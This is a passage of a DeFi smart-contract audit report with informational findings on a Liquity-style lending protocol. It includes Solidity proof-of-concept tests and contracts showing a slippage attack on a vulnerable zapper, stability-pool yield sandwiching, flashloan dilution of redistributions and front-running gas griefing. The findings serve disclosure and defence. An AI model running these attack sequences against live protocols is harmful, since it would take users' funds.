        decimals = _decimals;
    }

    function mint(address to, uint256 amount) external {
        balanceOf[to] += amount;
        totalSupply += amount;
        emit Transfer(address(0), to, amount);
    }
```

```
    function approve(address spender, uint256 amount) external returns (bool) {
        allowance[msg.sender][spender] = amount;
        emit Approval(msg.sender, spender, amount);
        return true;
    }

    function transfer(address to, uint256 amount) external returns (bool) {
        return _transfer(msg.sender, to, amount);
    }

    function transferFrom(address from, address to, uint256 amount) external returns (bool) {
        if (from != msg.sender) {
            require(allowance[from][msg.sender] >= amount, "Insufficient allowance");
            allowance[from][msg.sender] -= amount;
        }
        return _transfer(from, to, amount);
    }

    function _transfer(address from, address to, uint256 amount) internal returns (bool) {
        require(balanceOf[from] >= amount, "Insufficient balance");
        balanceOf[from] -= amount;
        balanceOf[to] += amount;
        emit Transfer(from, to, amount);
        return true;
    }
}

contract MockWETH is MockToken {
    constructor() MockToken("Wrapped Ether", "WETH", 18) {}

    function deposit() external payable {
        balanceOf[msg.sender] += msg.value;
        totalSupply += msg.value;
        emit Transfer(address(0), msg.sender, msg.value);
    }

    function withdraw(uint256 amount) external {
        require(balanceOf[msg.sender] >= amount, "Insufficient balance");
        balanceOf[msg.sender] -= amount;
        totalSupply -= amount;
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "ETH transfer failed");
        emit Transfer(msg.sender, address(0), amount);
    }

    receive() external payable {}
}

contract MockExchange {
    MockToken public collToken;
    MockToken public boldToken;
    uint256 public exchangeRate = 1e18;
    address public owner;

    constructor(address _collToken, address _boldToken) {
        collToken = MockToken(_collToken);
        boldToken = MockToken(_boldToken);
        owner = msg.sender;
    }

    function setExchangeRate(uint256 _rate) external {
        require(msg.sender == owner, "Only owner");
        exchangeRate = _rate;
    }

    function swapFromBold(uint256 _boldAmount, uint256 _minCollAmount) external {
        require(boldToken.transferFrom(msg.sender, address(this), _boldAmount), "Transfer failed");
        uint256 collAmount = (_boldAmount * exchangeRate) / 1e18;
        require(collAmount >= _minCollAmount, "Slippage too high");
        require(collToken.transfer(msg.sender, collAmount), "Transfer failed");
    }

    function swapToBold(uint256 _collAmount, uint256 _minBoldAmount) external returns (uint256) {
        require(collToken.transferFrom(msg.sender, address(this), _collAmount), "Transfer failed");
        uint256 boldAmount = (_collAmount * 1e18) / exchangeRate;
```

```
        require(boldAmount >= _minBoldAmount, "Slippage too high");
        require(boldToken.transfer(msg.sender, boldAmount), "Transfer failed");
        return boldAmount;
    }
}

contract MockFlashLoanProvider {
    MockToken public collToken;

    constructor(address _collToken) {
        collToken = MockToken(_collToken);
    }

    function flashLoan(address _receiver, uint256 _amount, bytes calldata _params) external {
        collToken.transfer(_receiver, _amount);
        IFlashLoanReceiver(_receiver).receiveFlashLoan(_amount, _params);
        require(collToken.balanceOf(address(this)) >= _amount, "Flash loan not repaid");
    }
}

interface IFlashLoanReceiver {
    function receiveFlashLoan(uint256 _amount, bytes calldata _params) external;
}

contract VulnerableLeverageZapper is IFlashLoanReceiver {
    MockToken public collToken;
    MockToken public boldToken;
    MockWETH public WETH;
    MockExchange public exchange;
    MockFlashLoanProvider public flashLoanProvider;

    event Operation(string name, uint256 collAmount, uint256 boldAmount, uint256 exchangeRate);

    constructor(
        address _collToken,
        address _boldToken,
        address _weth,
        address _exchange,
        address _flashLoanProvider
    ) {
        collToken = MockToken(_collToken);
        boldToken = MockToken(_boldToken);
        WETH = MockWETH(payable(_weth));
        exchange = MockExchange(_exchange);
        flashLoanProvider = MockFlashLoanProvider(_flashLoanProvider);
        boldToken.approve(_exchange, type(uint256).max);
        collToken.approve(_exchange, type(uint256).max);
        collToken.approve(_flashLoanProvider, type(uint256).max);
    }

    function openLeveragedPosition(
        uint256 _collAmount,
        uint256 _flashLoanAmount,
        uint256 _boldAmount
    ) external {
        collToken.transferFrom(msg.sender, address(this), _collAmount);
        flashLoanProvider.flashLoan(
            address(this),
            _flashLoanAmount,
            abi.encode(_collAmount, _boldAmount)
        );
    }

    function receiveFlashLoan(uint256 _flashLoanAmount, bytes calldata _params) external override {
        require(msg.sender == address(flashLoanProvider), "Only flash loan provider");
        (uint256 _collAmount, uint256 _boldAmount) = abi.decode(_params, (uint256, uint256));
        uint256 totalCollAmount = _collAmount + _flashLoanAmount;
        boldToken.mint(address(this), _boldAmount);
        exchange.swapFromBold(_boldAmount, _flashLoanAmount);
        emit Operation(
            "flash loan callback",
            totalCollAmount,
            _boldAmount,
            exchange.exchangeRate()
        );
        collToken.transfer(address(flashLoanProvider), _flashLoanAmount);
```

```
    }
}

contract Attacker {
    MockExchange public exchange;
    MockToken public boldToken;
    MockToken public collToken;

    constructor(address _exchange, address _boldToken, address _collToken) {
        exchange = MockExchange(_exchange);
        boldToken = MockToken(_boldToken);
        collToken = MockToken(_collToken);
        boldToken.approve(_exchange, type(uint256).max);
        collToken.approve(_exchange, type(uint256).max);
    }

    function performSandwichAttack(uint256 originalRate, uint256 manipulatedRate) external {
        exchange.setExchangeRate(manipulatedRate);
        exchange.setExchangeRate(originalRate);
    }
}

contract SlippageAttackTest is Test {
    MockToken public collToken;
    MockToken public boldToken;
    MockWETH public weth;
    MockExchange public exchange;
    MockFlashLoanProvider public flashLoanProvider;
    VulnerableLeverageZapper public zapper;
    Attacker public attacker;

    address public user = address(0x1);

    function setUp() public {
        collToken = new MockToken("Staked ETH", "stETH", 18);
        boldToken = new MockToken("Bold Token", "BOLD", 18);
        weth = new MockWETH();
        exchange = new MockExchange(address(collToken), address(boldToken));
        flashLoanProvider = new MockFlashLoanProvider(address(collToken));
        collToken.mint(address(flashLoanProvider), 1000 ether);
        zapper = new VulnerableLeverageZapper(
            address(collToken),
            address(boldToken),
            address(weth),
            address(exchange),
            address(flashLoanProvider)
        );
        attacker = new Attacker(address(exchange), address(boldToken), address(collToken));
        collToken.mint(address(exchange), 1000 ether);
        boldToken.mint(address(exchange), 1000 ether);
        vm.prank(address(this));
        exchange.setExchangeRate(1e18);
        vm.startPrank(user);
        collToken.mint(user, 10 ether);
        collToken.approve(address(zapper), type(uint256).max);
        vm.stopPrank();
    }

    function testNormalOperation() public {
        uint256 userCollAmount = 1 ether;
        uint256 flashLoanAmount = 9 ether;
        uint256 boldAmount = 10 ether;
        vm.prank(user);
        zapper.openLeveragedPosition(userCollAmount, flashLoanAmount, boldAmount);
        console.log("Normal operation complete");
    }

    function testSlippageAttack() public {
        uint256 userCollAmount = 1 ether;
        uint256 flashLoanAmount = 9 ether;
        uint256 boldAmount = 10 ether;
        uint256 originalRate = 1e18;
        uint256 manipulatedRate = 91e16;
        uint256 expectedCollateral = (boldAmount * originalRate) / 1e18;
        console.log("Expected collateral at normal rate:", expectedCollateral / 1e18, "ETH");
        uint256 manipulatedCollateral = (boldAmount * manipulatedRate) / 1e18;
```

```
        console.log("Collateral at manipulated rate:", manipulatedCollateral / 1e18, "ETH");
        uint256 loss = expectedCollateral - manipulatedCollateral;
        console.log("Loss due to slippage attack:", loss / 1e18, "ETH");
        console.log("% value lost:", (loss * 100) / expectedCollateral, "%");
        console.log("Flash loan amount (minimum required):", flashLoanAmount / 1e18, "ETH");
        vm.prank(address(this));
        exchange.setExchangeRate(manipulatedRate);
        vm.prank(user);
        zapper.openLeveragedPosition(userCollAmount, flashLoanAmount, boldAmount);
        vm.prank(address(this));
        exchange.setExchangeRate(originalRate);
        console.log("Attack successful - user lost value but transaction still succeeded");
    }
}
```

3.3.8 Branches May Avoid Shutdown Despite ETH/USD Oracle Failure

Submitted by silverologist

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: A temporary failure in the ETH/USD oracle does not automatically lead to a system-wide shutdown across all collateral branches.

Finding Description: The ETH/USD oracle is used by all price feeds. However, a failure only triggers a shutdown in the specific branch where the failed call occurred. If the oracle recovers in time and subsequent fetches from other collateral branches succeed, those branches avoid shutdown.

Impact Explanation: Branches can escape shutdown.

Likelihood Explanation: The likelihood is low because of narrow timing windows and redeemers being incentivized to initiate shutdowns to claim the redemption bonus.

Proof of Concept: Example scenario:

- A fetchPrice call for the WETH branch fails because the ETH/USD price is stale, triggering a shutdown for that branch.
- The ETH/USD oracle updates shortly after, and subsequent fetchPrice calls for RETH and WSTETH succeed, allowing those branches to remain operational.

Recommendation: Consider triggering a full shutdown across all collateral branches if any price feed encounters an ETH/USD failure.

3.3.9 Inconsistency Between Documentation and Codebase for Liquidation Penalty `Redistribution` Amounts

Submitted by silverologist, also found by 0xNull

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Summary: While the documentation specifies a maximum liquidation penalty of 10% for redistributions, the codebase sets this value at 20% for the SETH branches, creating a discrepancy.

Finding Description: The competition README states the following:

> [...] the following inequalities will hold for every branch:
> LIQUIDATION_PENALTY_SP <= **LIQUIDATION_PENALTY_REDISTRIBUTION <= 10%** <= MCR

Despite this, the SETH branches define the redistribution penalty as:

```
uint256 constant LIQUIDATION_PENALTY_REDISTRIBUTION_SETH = 20 * _1pct;
```

Impact Explanation: Fund loss for users undergoing liquidation via redistribution, as they are charged a 10% higher penalty than expected.

Likelihood Explanation: This issue always occurs.

3.3.10 Anyone can steal SP yield

Submitted by Audinarey, also found by rscodes and DiligentWorker

Severity: Informational

Context: *(No context files were provided by the reviewer)*

Description: When opening a trove, the upfront fee is immediately minted and shared between the `interestRouter` and the SP as yield for sp liquidity providers:

```
File: contracts/src/BorrowerOperations.sol
294:     function _openTrove(
295:         address _owner,
296:         uint256 _ownerIndex,
297:         uint256 _collAmount,
298:         uint256 _boldAmount,

///SNIP
365:
366:   @>    vars.activePool.mintAggInterestAndAccountForTroveChange(_change, _interestBatchManager);


File: contracts/src/ActivePool.sol
215:     function mintAggInterestAndAccountForTroveChange(TroveChange calldata _troveChange, address
↪  _batchAddress)
216:         external
217:     {
218:         _requireCallerIsBOorTroveM();
219:
220:         // Batch management fees
221:         if (_batchAddress != address(0)) { // calculate and mint batch fees accrued to trove thus far
222:             _mintBatchManagementFeeAndAccountForChange(_troveChange, _batchAddress);
223:         }
224:
225:         // Do the arithmetic in 2 steps here to avoid underflow from the decrease
226:         uint256 newAggRecordedDebt = aggRecordedDebt; // 1 SLOAD
227:   @>    newAggRecordedDebt += _mintAggInterest(_troveChange.upfrontFee);



File: contracts/src/ActivePool.sol
248:     function _mintAggInterest(uint256 _upfrontFee) internal returns (uint256 mintedAmount) {
249:         mintedAmount = calcPendingAggInterest() + _upfrontFee;
250:
251:         // Mint part of the BOLD interest to the SP and part to the router for LPs.
252:         if (mintedAmount > 0) {
253:             uint256 spYield = SP_YIELD_SPLIT * mintedAmount / DECIMAL_PRECISION;
254:             uint256 remainderToLPs = mintedAmount - spYield;
255:
256:             boldToken.mint(address(interestRouter), remainderToLPs);
257:
258:             if (spYield > 0) {
259:   @>            boldToken.mint(address(stabilityPool), spYield);
260:                 stabilityPool.triggerBoldRewards(spYield);
261:             }
262:         }
```

The problem is that anyone can sandwich a trove altering transaction with a deposit to and and withdrawal from the SP.

Proof of Concept:

- Bob wants to open a Trove.
- Alice sees the transaction in the mempool and immediately opens a trove and deposits to the SP by calling `provideToSP()`.
- Bobs transaction succeeds and the SP receives BOLD minted from Bobs transaction.

- Alice now calls `withdrawFromSP()` and then close her trove and still has profit from the attack.
- Bob's position gets liquidated without Alice affected but she earns profit from the attack.

This is more disastrous when Alice deposit is large enough to earn a large portion of the yield from Bobs transaction. As shown in the proof of concept below, the attacker can perform this attack in one block and profit from the attack and also close their trove from the proceeds of the attack. Add the test case below to the `troveManager.t.sol` file and run `forge test --mt testSPCanBeLeached -vv`:

```
function testSPCanBeLeached() public {
    ABCDEF memory troveIDs;

    uint256 coll = 100 ether;
    uint256 borrow = 10_000 ether;
    uint256 interestRate = 0.01 ether;


    troveIDs.B = openTroveNoHints100pct(B, coll, borrow, interestRate);
    assertEq(boldToken.balanceOf(B), borrow);
    emit log_named_uint("BTroveId's bold balance deposit to SP", boldToken.balanceOf(B));
    makeSPDepositAndClaim(B, boldToken.balanceOf(B)); // B deposits into SP and earns more yeild

    troveIDs.C = openTroveNoHints100pct(C, coll, borrow, interestRate);
    assertEq(boldToken.balanceOf(C), borrow);
    emit log_named_uint("CTroveId's bold balance deposit to SP", boldToken.balanceOf(C));
    makeSPDepositAndClaim(C, borrow); // C deposits into SP and earns more yeild

    troveIDs.A = openTroveNoHints100pct(A, coll, borrow, interestRate);
    troveIDs.D = openTroveNoHints100pct(D, 1_000 ether, borrow, interestRate); // whale to keep TCR afloat

    uint256 dropPrice = 110 ether;
    priceFeed.setPrice(dropPrice);
    assertGt(troveManager.getTCR(dropPrice), CCR, "Want TCR > CCR");

    // wait 3 seconds
    vm.warp(block.timestamp + 2);

    // Band C see the liquidation and remove their bold form the SP after earnig yeild
    makeSPWithdrawalAndClaim(B, (2 * borrow));

    emit log_named_uint("BTroveId's bold balance withdrawn form SP to SP", boldToken.balanceOf(B));
    emit log_named_uint("BTroveId's Entire debt", getTroveEntireDebt(troveIDs.B));

    // B close her trove
    closeTrove(B, troveIDs.B);

    // confirm that the attacker profits from this strategy
    assertGt(boldToken.balanceOf(B), getTroveEntireDebt(troveIDs.B));
    troveManager.liquidate(troveIDs.A);


}
```

Note from the test that all these can happen within the same block.

Recommendation: Consider implementing a delay to discourage sandwiching attacks or include a penalty fro withdrawing from the most recent yield snapshot.

3.3.11 Attackers can use a flashloan to call `addColl` and `withdrawColl` on their existing trove to dilute and steal redistributions

Submitted by rscodes, also found by 0x37 and 0x15

Severity: Informational

Context: TroveManager.sol#L372

Summary: Attacks can use a flashloan on their own **existing trove** to dilute and steal redistributions. (By using `addColl` and `withdrawColl`, they can avoid the upfront fee). Redistributions could be a profit. Suppose a loan that is has its ICR at: `100% < ICR < MCR`. In that case, it is liquidable but not a bad debt. The redistributed debt and collateral will hence be:

```
redistributed debt: X
redistributed collateral: X / price + LIQUIDATION_PENALTY_REDISTRIBUTION
```

Hence, in a non bad debt liquidation, the redistribution amount itself is actually a profit. This leads to the follow attack vector.

Sequence of Attack:

1. Suppose Attacker already has their own existing trove.
2. Attacker sees a liquidatable non bad debt trove.
3. Attacker takes a flashloan for free (there are many protocols that allows this) and calls `addColl`.
4. In the same transaction, Attacker calls `batchLiquidateTroves` to liquidate all the liquidatable but non-bad debt troves.
5. Attacker receives almost all the penalty's rewards due to the flashloan dilution.
6. Attacker calls `withdrawColl` to return the flashloan.

Now, the attacker can repay the redistributed debt, and withdraw the same amount worth of redistributed collateral (hence no loss for attacker) plus the `LIQUIDATION_PENALTY_REDISTRIBUTION` amount worth of collateral as a profit.

Impact: Dilution of stake temporarily to extract majority of the penalty's rewards for attacker's profit.

Recommendation: Consider introducing a 10 minutes collateral withdraw lock after a collateral deposit. It will reduce such flashloan attacks.

3.3.12 Gas griefing via bad hints in `SortedTroves`

Submitted by kodosec

Severity: Informational

Context: SortedTroves.sol#L493-L539, SortedTroves.sol#L425-L434, SortedTroves.sol#L442-L451

Summary: The `SortedTroves` contract relies on hints for efficient node insertion but falls back to expensive list traversal searches when hints are invalid. This design can be exploited by malicious actors who deliberately invalidate hints through front-running, causing excessive gas consumption for other users.

Finding Description: The `SortedTroves` contract implements a doubly linked list to maintain troves sorted by their annual interest rate. For efficiency, operations that insert or reposition nodes in this list accept "hint" parameters indicating where to start searching for the correct position. If these hints are invalidated (which can occur if the list structure changes between hint generation and transaction execution), the contract falls back to traversing the list that can be significantly more gas-intensive, especially as the list grows.

The key vulnerability lies in the `_findInsertPosition` function, which attempts to use the provided hints but falls back to `_descendList` or `_ascendList` when they're invalid. These fallback methods perform iterative traversals of the list, which becomes increasingly expensive as the protocol grows.

Impact Explanation: I've assigned a Medium impact for the following reasons:

1. Increased Transaction Costs: Users pay significantly more gas than expected when their hints are invalidated.
2. Potential Transaction Failures: In extreme cases, transactions might hit block gas limits and fail entirely.
3. Degraded User Experience: Unpredictable gas costs and transaction failures lead to a poor user experience.
4. Growing Impact: As the protocol scales and the sorted list grows longer, the gas difference between valid and invalid hints becomes more significant.

While this issue doesn't directly lead to loss of funds, the financial impact through excessive gas costs can be substantial, especially during periods of high network congestion.

Likelihood Explanation: The likelihood is medium-high because:

1. Front-running Opportunity: Blockchain networks with transparent mempools make front-running trivial.
2. Simple Attack Vector: The attack only requires monitoring the mempool and submitting transactions that modify the list structure.
3. Economic Incentive: Competitors or malicious actors have clear incentives to disrupt other users' transactions.
4. Growing Attack Surface: As more users join the protocol, more transactions will depend on valid hints.

The attack becomes particularly likely during periods of high activity or congestion when users are more sensitive to increased gas costs.

Proof of Concept: Here's a practical demonstration of how this attack can be executed:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.24;

import "./SortedTroves.sol";
import "./TroveManager.sol";

contract GasGriefingPOC {
    SortedTroves public sortedTroves;
    TroveManager public troveManager;

    constructor(address _sortedTroves, address _troveManager) {
        sortedTroves = SortedTroves(_sortedTroves);
        troveManager = TroveManager(_troveManager);
    }

    function executeAttack(address victim) external {
        // 1. Monitor mempool for victim's transaction that modifies the sorted list
        // This would be done off-chain, identifying a pending transaction

        // 2. Extract victim's hints
        address victimUpperHint; // This would be extracted from the pending tx
        address victimLowerHint; // This would be extracted from the pending tx

        // 3. Front-run with our own transaction that modifies the list structure
        // For example, by inserting a new trove between the victim's hints
        uint256 newInterestRate = calculateDisruptiveInterestRate(victimUpperHint, victimLowerHint);

        // 4. Create a new trove that will be inserted between victimUpperHint and victimLowerHint
        createTroveWithSpecificInterestRate(newInterestRate);

        // 5. When victim's transaction executes, their hints are now invalid
        // and they will pay for an expensive list traversal
    }

    function calculateDisruptiveInterestRate(address _upperHint, address _lowerHint) internal view returns
    ↪  (uint256) {
        uint256 upperRate = troveManager.getTroveAnnualInterestRate(_upperHint);
        uint256 lowerRate = troveManager.getTroveAnnualInterestRate(_lowerHint);
        // Return an interest rate value that would be inserted between the hints
        return (upperRate + lowerRate) / 2;
    }

    function createTroveWithSpecificInterestRate(uint256 _targetInterestRate) internal {
        // Logic to create a trove with the specific interest rate
        // This would involve calculating the appropriate collateral and debt amounts
        // and then calling the troveManager to open this trove
    }
}
```

To demonstrate in practice:

1. Alice submits a transaction to adjust her trove using hints (X, Y).
2. Attacker Bob observes this transaction in the mempool.
3. Bob front-runs with a transaction inserting a new trove with an interest rate between X and Y.
4. Alice's transaction executes with now-invalid hints, forcing an expensive list traversal.

5. Alice pays significantly more gas than anticipated, potentially causing her transaction to fail.

Recommendation: I recommend implementing the following improvements:

1. Implement Optimized Search Algorithm:

```
function _findInsertPositionWithBinarySearch(
    ITroveManager _troveManager,
    uint256 _annualInterestRate
) internal view returns (uint256, uint256) {
    // Create an array from the linked list for binary search
    uint256[] memory nodeArray = new uint256[](size);
    uint256 i = 0;
    uint256 currentId = nodes[ROOT_NODE_ID].nextId;

    while (currentId != ROOT_NODE_ID) {
        nodeArray[i] = currentId;
        currentId = nodes[currentId].nextId;
        i++;
    }

    // Binary search implementation
    uint256 start = 0;
    uint256 end = size - 1;
    uint256 mid;

    while (start <= end) {
        mid = start + (end - start) / 2;

        uint256 midRate = _troveManager.getTroveAnnualInterestRate(nodeArray[mid]);

        if (midRate < _annualInterestRate) {
            end = mid - 1;
        } else if (midRate > _annualInterestRate) {
            start = mid + 1;
        } else {
            // Exact match, rare but possible
            return (nodeArray[mid], nodes[nodeArray[mid]].nextId);
        }
    }

    // No exact match, return the appropriate insertion point
    if (start >= size) {
        return (nodeArray[size-1], ROOT_NODE_ID);
    } else if (start == 0) {
        return (ROOT_NODE_ID, nodeArray[0]);
    } else {
        return (nodeArray[start-1], nodeArray[start]);
    }
}
```

2. Implement Circuit Breakers:

```
function _findInsertPositionWithLimitedTraversal(
    ITroveManager _troveManager,
    uint256 _annualInterestRate,
    uint256 _prevId,
    uint256 _nextId,
    uint256 _maxSteps
) internal view returns (uint256, uint256) {
    // Start from prevId and descend with step limiting
    uint256 currentId = _prevId;
    uint256 nextId = nodes[currentId].nextId;
    uint256 steps = 0;

    while (nextId != ROOT_NODE_ID && _troveManager.getTroveAnnualInterestRate(nextId) <
    ↪  _annualInterestRate && steps < _maxSteps) {
        currentId = nextId;
        nextId = nodes[currentId].nextId;
        steps++;
    }

    // If we found a valid position within the step limit, return it
    if (steps < _maxSteps) {
        return (currentId, nextId);
    }

    // If we hit the step limit, fall back to a more efficient algorithm
    return _findInsertPositionWithBinarySearch(_troveManager, _annualInterestRate);
}
```

3. Skip List Implementation: Consider restructuring the `SortedTroves` data structure to use a skip list, which would provide O(log n) search complexity even when hints are invalid.
4. Incentivize Valid Hints: Implement a mechanism where users providing valid hints receive a minor gas refund as an incentive for maintaining accurate hint calculation. These improvements would significantly reduce the vulnerability to gas griefing attacks and improve the overall efficiency of the protocol as it scales.

3.3.13 Unredeemable Troves can became redeemable even if the owner does not touch the troves

Submitted by farismaulana

Severity: Informational

Context: BorrowerOperations.sol#L787-L793

Summary: As we know in `README` that multiple times it state in `Unredeemable Troves` that:

> Pending debt gains from redistributions and accrued interest can bring the Trove's debt above MIN_DEBT, but these pending gains don't make the Trove redeemable again. Only the borrower can do that when they adjust it and leave their recorded debt > MIN_DEBT.

But this is not the case if we check the `BorrowerOperations::applyPendingDebt` where zombie trove can be bringed back into active status with the redist/interest accrued regardless of the caller. This clearly breach in protocol intended behaviour vs implemented code.

Finding Description: `applyPendingDebt` is a permissionless function that can be called by anyone to touch troves so the interest are accrued. But the mechanism of unredeemable troves that we can also see in Full unredeemable Troves logic:

```
Full unredeemable Troves logic:

- Can not be redeemed.
- Can be liquidated.
- Do receive redistribution gains.
- Do accrue interest.
- Can have their accrued interest permissionlessly applied.
- Can not have their interest rate changed by their owner/manager.
- Can not be adjusted such that they're left with debt <MIN_DEBT by owner/manager.
- Can be closed by their owner.
- Can be brought above MIN_DEBT by owner (which re-adds them to the Sorted Troves list, and changes their
↪  status back to 'Active') << issue
```

Also in `Unredeemable Troves` section:

> Pending debt gains from redistributions and accrued interest can bring the Trove's debt above MIN_DEBT, but these pending gains don't make the Trove redeemable again. Only the borrower can do that when they adjust it and leave their recorded debt > MIN_DEBT.

It clearly stated that only the owner of the troves can change the status of zombie trove from interest accrued, but this is not the case if we check the implemented code because there are no check of who is calling `applyPendingDebt` and then should matched to `owner` of Troves before changing the status.

Impact Explanation:

1. Break core design.
2. Trove owner can falsely thinks that their collateral is safe inside zombie troves and cannot be redeemed where the fact is quite the opposite. this can lead to loss of fund because unintended way to make zombie troves active again without owner consent.
3. Cantina rules stated that the competition `README` must be used as the main reference for protocol behavior and not other sources. this discrepancy itself should suffice for a valid severity.

Likelihood Explanation: Can happen all the time but needs the debt vs MIN_DEBT gap to be small so it can happen. even if the gap is larger, it can still happen but needs some time. so medium likelihood should suffice.

Proof of Concept: The scenario is:

1. Troves A,B,C,D open in ascending order.
2. E redeems amounts just enough to make troves A became zombie.
3. A became zombie.
4. After some time, interest are accrued.
5. E call `applyPendingDebt` for troveId A.
6. A status changed from zombie to active, because now debt > MIN_DEBT.
7. E redeems again, now consume whole debt of troveId A.

Apply `diff`:

```
diff --git a/contracts/test/redemptions.t.sol b/contracts/test/redemptions.t.sol
index 498a194c..a4ef40e4 100644
--- a/contracts/test/redemptions.t.sol
+++ b/contracts/test/redemptions.t.sol
@@ -22,6 +22,80 @@ contract Redemptions is DevTestSetup {
         collateralRegistry.redeemCollateral(0, 10, 1e18);
     }

@@ -376,6 +450,49 @@ contract Redemptions is DevTestSetup {
         assertEq(troveManager.lastZombieTroveId(), 0, "Wrong last zombie trove pointer");
     }

+    function test_poc_zombieTroveApplyPendingDebtBecameActive() public {
+        // setup troves with ascending interest rates using the basic test:
+        // troveInterestRates.A = 1e17; // 10%
+        // troveInterestRates.B = 2e17; // 20%
```

```
+        // troveInterestRates.C = 3e17; // 30%
+        // troveInterestRates.D = 4e17; // 40%
+        (,,ABCDEF memory troveIDs) = _setupForRedemptionAscendingInterest();
+
+        // Check A's Trove debt
+        console.log("A's Trove debt before E redeems:", troveManager.getTroveEntireDebt(troveIDs.A));
+
+        // E redeems just enough amount so trove A becomes zombie
+        uint256 redeemAmount = troveManager.getTroveEntireDebt(troveIDs.A) - MIN_DEBT + 1;
+        redeem(E, redeemAmount); // trove A becomes zombie
+
+        // Check A's Trove debt
+        console.log("A's Trove debt after E redeems:", troveManager.getTroveEntireDebt(troveIDs.A));
+
+        // assert A is zombie
+        assertEq(uint8(troveManager.getTroveStatus(troveIDs.A)), uint8(ITroveManager.Status.zombie));
+
+        // warp to generate interest
+        vm.warp(block.timestamp + 1 days);
+
+        // assert A still zombie before touch
+        assertEq(uint8(troveManager.getTroveStatus(troveIDs.A)), uint8(ITroveManager.Status.zombie));
+
+        // non owner of A's Trove try applyPendingDebt
+        vm.prank(E);
+        borrowerOperations.applyPendingDebt(troveIDs.A);
+
+        // assert A is not zombie and became active
+        assertEq(uint8(troveManager.getTroveStatus(troveIDs.A)), uint8(ITroveManager.Status.active));
+
+        // E try to redeem full amount of A, indicating that A became redeemable
+        uint256 redeemAmount2 = troveManager.getTroveEntireDebt(troveIDs.A);
+        redeem(E, redeemAmount2);
+
+        // Check A's Trove debt
+        console.log("A's Trove debt after E redeems second time:",
↪  troveManager.getTroveEntireDebt(troveIDs.A));
+        assertEq(troveManager.getTroveEntireDebt(troveIDs.A), 0, "A's Trove debt should be zero");
+    }
+
     function testZombieTrovePointerGetsResetIfLastOneIsFullyRedemeed() public {
         (,, ABCDEF memory troveIDs) = _setupForRedemptionAscendingInterest();
```

Run the command `forge t --mt test_poc_zombie -vv`. Logs:

```
[PASS] test_poc_zombieTroveApplyPendingDebtBecameActive() (gas: 2050025)
Logs:
  A's Trove debt before E redeems: 20238739726027397260273
  A's Trove debt after E redeems: 19999999999999999999
  A's Trove debt after E redeems second time: 0

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 19.43ms (2.58ms CPU time)

Ran 1 test suite in 20.01ms (19.43ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Recommendation: `BorrowerOperations::applyPendingDebt` should check if the troveId's provided is called by owner or not, if the owner is the caller then if the debt > MIN_DEBT, set the status to active.

3.3.14 Users Unable to Redeem Small Amounts Due to Rounding in Branch Redemption Calculation

Submitted by KrisRenZo

Severity: Informational

Context: CollateralRegistry.sol#L147-L153

Summary: The `redeemCollateral` function in `CollateralRegistry.sol` contains a rounding issue when calculating the redemption amount for individual collateral branches. When a user's requested redemption amount (`_boldAmount`) multiplied by a branch's unbacked portion is smaller than the total unbacked debt, the division rounds down to zero, preventing any redemption from occurring on that branch. This

disproportionately affects users attempting to redeem small amounts or when dealing with branches that have relatively small unbacked portions.

Vulnerability Details: The issue occurs in the redemption calculation logic:

```
for (uint256 index = 0; index < totals.numCollaterals; index++) {
    if (unbackedPortions[index] > 0) {
        uint256 redeemAmount = _boldAmount * unbackedPortions[index] / totals.unbacked;
        if (redeemAmount > 0) {
            // ... redemption logic ...
        }
    }
}
```

The problem arises because:

1. Each branch's unbacked portion is calculated independently using `getUnbackedPortionPriceAndRedeemability()`.
2. These individual portions are summed to get `totals.unbacked`.
3. The redemption amount for each branch is calculated as: `_boldAmount * unbackedPortions[index] / totals.unbacked`.
4. When `_boldAmount * unbackedPortions[index]` is smaller than `totals.unbacked`, the division rounds down to zero.
5. This causes the branch to be skipped entirely, even though it has available unbacked debt.

> Note: While there is a code comment warning about potential partial redemptions and overpayment, it is referring to a different root cause, not passing a high enough `_maxIterationsPerCollateral`.

Attack Path:

1. User attempts to redeem a small amount of BOLD tokens.
2. System calculates unbacked portions for each collateral branch.
3. For branches with relatively small unbacked portions:
    - `_boldAmount * unbackedPortions[index] < totals.unbacked`.
    - Division rounds down to zero.
    - Branch is skipped despite having available unbacked debt.
4. User's redemption request is partially fulfilled or fails entirely.
5. User must either:
    - Increase their redemption amount to avoid rounding issues.
    - Perform multiple smaller redemptions.
    - Accept partial redemption.

Proof of Code: How to run the proof of concept:

- Paste these helper functions in `Deployment.t.sol` to help us setup multiple branches:

```
function deployAndConnectContractsMultiBranch()
    external
    returns (
        LiquityContractsDev[] memory contracts,
        ICollateralRegistry collateralRegistry,
        IBoldToken boldToken,
        HintHelpers hintHelpers,
        MultiTroveGetter multiTroveGetter,
        IWETH WETH, // for gas compensation
        Zappers[] memory zappers
    )
{
    return deployAndConnectContractsMultiBranch(TroveManagerParams(150e16, 110e16, 10e16, 110e16, 5e16,
    ↪  10e16));
```

```
}

function deployAndConnectContractsMultiBranch(TroveManagerParams memory troveManagerParams)
    public
    returns (
        LiquityContractsDev[] memory contracts,
        ICollateralRegistry collateralRegistry,
        IBoldToken boldToken,
        HintHelpers hintHelpers,
        MultiTroveGetter multiTroveGetter,
        IWETH WETH, // for gas compensation
        Zappers[] memory zappers
    )
{
    LiquityContractsDev[] memory contractsArray;
    TroveManagerParams[] memory troveManagerParamsArray = new TroveManagerParams[](2);
    Zappers[] memory zappersArray;

    troveManagerParamsArray[0] = troveManagerParams;
    troveManagerParamsArray[1] = troveManagerParams;

    (contractsArray, collateralRegistry, boldToken, hintHelpers, multiTroveGetter, WETH, zappersArray) =
        deployAndConnectContractsMultiColl(troveManagerParamsArray);
    contracts = contractsArray;
    zappers = zappersArray;
}
```

- Paste these functions in `redemption.t.sol` to run the proof of concept. Terminal command: `forge test --match-test testRedemptionRoundingVulnerability -vv`:

```
function openTroveHelperMultiBranch(
    IBorrowerOperationsTester _borrowerOperations,
    address _account,
    uint256 _index,
    uint256 _coll,
    uint256 _boldAmount,
    uint256 _annualInterestRate
) public returns (uint256 troveId, uint256 upfrontFee) {
    upfrontFee = type(uint256).max; //_borrowerOperations.predictOpenTroveUpfrontFee(0, _boldAmount,
    ↪  _annualInterestRate);

    vm.startPrank(_account);

    troveId = _borrowerOperations.openTrove(
        _account,
        _index,
        _coll,
        _boldAmount,
        0, // _upperHint
